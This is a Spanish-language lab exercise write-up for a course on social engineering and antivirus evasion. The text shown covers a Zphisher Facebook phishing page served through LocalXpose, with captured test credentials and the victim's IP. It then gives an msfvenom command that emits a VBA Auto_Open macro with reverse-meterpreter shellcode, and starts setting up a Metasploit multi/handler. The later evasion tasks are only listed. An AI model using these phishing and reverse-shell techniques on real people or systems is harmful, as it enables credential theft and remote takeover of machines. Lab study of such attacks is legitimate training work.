EJERCICIOS INGENIERÍA SOCIAL Y HERRAMIENTAS DE EVASIÓN

Prerrequisitos

- Kali Linux
- Windows 8 Evasion

Ejercicio 1 - Zphiser y Localxpose

- Realizar un ataque de phishing contra el sistema Windows 8 Evasion para obtener credenciales de Facebook.

Ejercicio 2 - Msfvenom y Macropack

- Crear un troyano con Msfvenom de tipo Visual Basic Application para despues convertirlo en un documento Word con macros maliciosas. Utilizar un exploit multi/handler para obtener un meterpreter reverso.

Ejercicio 3 - Metasploit y Msfvenom

- A partir de la sesión obtenida anteriormente, crear un troyano que mantenga su comportamiento habitual usando algún archivo ejecutable legítimo del sistema Windows 8 Evasion con Msfvenom.
- Demostrar que mantiene su comportamiento habitual ejecutándolo en el sistema Windows 8 Evasion y que crea una nueva sesión mediante un exploit multi/handler para obtener otro meterpreter reverso.

Ejercicio 4 - Metasploit

- Crear un troyano que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal usando el módulo de evasion de metasploit windows_defender.

Ejercicio 5 - Unicorn

- Crear un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Unicorn.

Ejercicio 6 - Veil


- Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con Veil.

Ejercicio 7 - WinPayloads

- Crea un troyano para Windows que pueda ejecutarse saltando la mayor cantidad posible de test de VirusTotal con WinPayloads.


Ejercicio 1

Nos movemos a la carpeta zphisher




```
┌──(root㉿kali)-[~]
└─# cd Software

┌──(root㉿kali)-[~/Software]
└─# ls
AplicacionesMóviles  ElevaciónPrivilegios  EvasionDefensas  rtl8812au

┌──(root㉿kali)-[~/Software]
└─# cd EvasionDefensas

┌──(root㉿kali)-[~/Software/EvasionDefensas]
└─# ls
IngenieriaSocial

┌──(root㉿kali)-[~/Software/EvasionDefensas]
└─# cd IngenieriaSocial

┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
└─# ls
maskphish  setoolkit  unicorn  zphisher

┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
└─# cd zphisher

┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial/zphisher]
└─# ls
auth  Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh
```

Abrimos el archivo zphisher y seleccionamos el 01




```
 ______      _     _     _
|___  /     | |   (_)   | |
   / / _ __ | |__  _ ___| |__   ___ _ __
  / / | '_ \| '_ \| / __| '_ \ / _ \ '__|
 / /__| |_) | | | | \__ \ | | |  __/ |
/_____| .__/|_| |_|_|___/_| |_|\___|_|
      | |
      |_|                Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] Linkedin      [24] DropBox
[05] Netflix       [15] Ebay          [25] Yahoo
[06] Paypal        [16] Quora         [26] Wordpress
[07] Steam         [17] Protonmail    [27] Yandex
[08] Twitter       [18] Spotify       [28] StackoverFlow
[09] Playstation   [19] Reddit        [29] Vk
[10] Tiktok        [20] Adobe         [30] XBOX
[31] Mediafire     [32] Gitlab        [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 01

[01] Traditional Login Page
[02] Advanced Voting Poll Login Page
[03] Fake Security Login Page
[04] Facebook Messenger Login Page

[-] Select an option :
```

Y volvemos a poner 01, después de esto seleccionamos el LocalXpose




```
ZPHISHER 2.3.5

[01] Localhost
[02] Cloudflared  [Auto Detects]
[03] LocalXpose   [NEW! Max 15Min]

[-] Select a port forwarding service : 03

[?] Do You Want A Custom Port [y/N]: n

[-] Using Default Port 8080 ...

[-] Initializing ... ( http://127.0.0.1:8080 )

[-] Setting up server ...

[-] Starting PHP server ...
```

Y a continuación ya podemos abrir el enlace obtenido



```
ZPHISHER 2.3.5

[-] URL 1 : https://m79uvkocpr.loclx.io

[-] URL 2 : https://is.gd/msgrZB

[-] URL 3 : https://blue-verified-badge-for-facebook-free@is.gd/msgrZB
```

No he tenido que poner el token debido a que en clase ya lo había puesto. Una vez hemos clickado el primer link nos abre esto




Confirm your action !

The link you are trying to visit `https://m79uvkocpr.loclx.io` is served through LocalXpose.

- Please click `Visit` only if you trust the person who sent you the link.
- Don't share any personal or financial information.

Tras haberle dado a visit ponemos credenciales y nos logueamos



facebook


Facebook helps you connect and share with the people in your life.

prueba@gmail.com

●●●●●●●●●●

Create a Page for a celebrity, brand or business.


Como respuesta tenemos esto en la terminal



```
[-] Waiting for Login Info, Ctrl + C to exit...

[-] Victim IP Found !

[-] Victim's IP : 139.47.88.197

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : prueba@gmail.com

[-] Password : holaquetal

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```


Ejercicio 2

En primer lugar, creamos un troyano en formato *vba* para poder enviar a la máquina de Windows




```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of vba file: 3262 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Whkuhq As Long, ByVal Rwpzww As Long, By
Val Ruz As LongPtr, Vcyy As Long, ByVal Vknihoeg As Long, Xwrsqmgnv As Long) As LongPtr
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Epfls As Long, ByVal Obg As Long, ByVal
Vhl As Long, ByVal Zzfv As Long) As LongPtr
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Dmlrr As LongPtr, ByRef Ywmzcsmkb As An
y, ByVal Sanrbju As Long) As LongPtr
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Whkuhq As Long, ByVal Rwpzww As Long, ByVal Ruz
As Long, Vcyy As Long, ByVal Vknihoeg As Long, Xwrsqmgnv As Long) As Long
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Epfls As Long, ByVal Obg As Long, ByVal Vhl As L
ong, ByVal Zzfv As Long) As Long
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Dmlrr As Long, ByRef Ywmzcsmkb As Any, ByVal Sa
nrbju As Long) As Long
#EndIf

Sub Auto_Open()
        Dim Bluiqw As Long, Bhjbctpok As Variant, Kwunnbfq As Long
#If Vba7 Then
        Dim  Umnljkdv As LongPtr, Ksjhpj As LongPtr
#Else
        Dim  Umnljkdv As Long, Ksjhpj As Long
#EndIf
        Bhjbctpok = Array(252,72,131,228,240,232,204,0,0,0,65,81,65,80,82,72,49,210,101,72,139,82,96,81,72,139,82,24
,86,72,139,82,32,77,49,201,72,139,114,80,72,15,183,74,74,72,49,192,172,60,97,124,2,44,32,65,193,201,13,65,1,193,226,
237,82,72,139,82,32,65,81,139,66,60,72,1,208,102,129,120,24, _
11,2,15,133,114,0,0,0,139,128,136,0,0,0,72,133,192,116,103,72,1,208,139,72,24,80,68,139,64,32,73,1,208,227,86,77,49,
201,72,255,201,65,139,52,136,72,1,214,72,49,192,65,193,201,13,172,65,1,193,56,224,117,241,76,3,76,36,8,69,57,209,117
,216,88,68,139,64,36,73,1, _
```

Mientras tanto activamos el postgresql y abrimos el msfconsole




```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > 
```

Volvemos al msfconsole y seleccionamos el módulol multi/handler, establecemos el payload




```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Vemos las opciones y establecemos el lhost

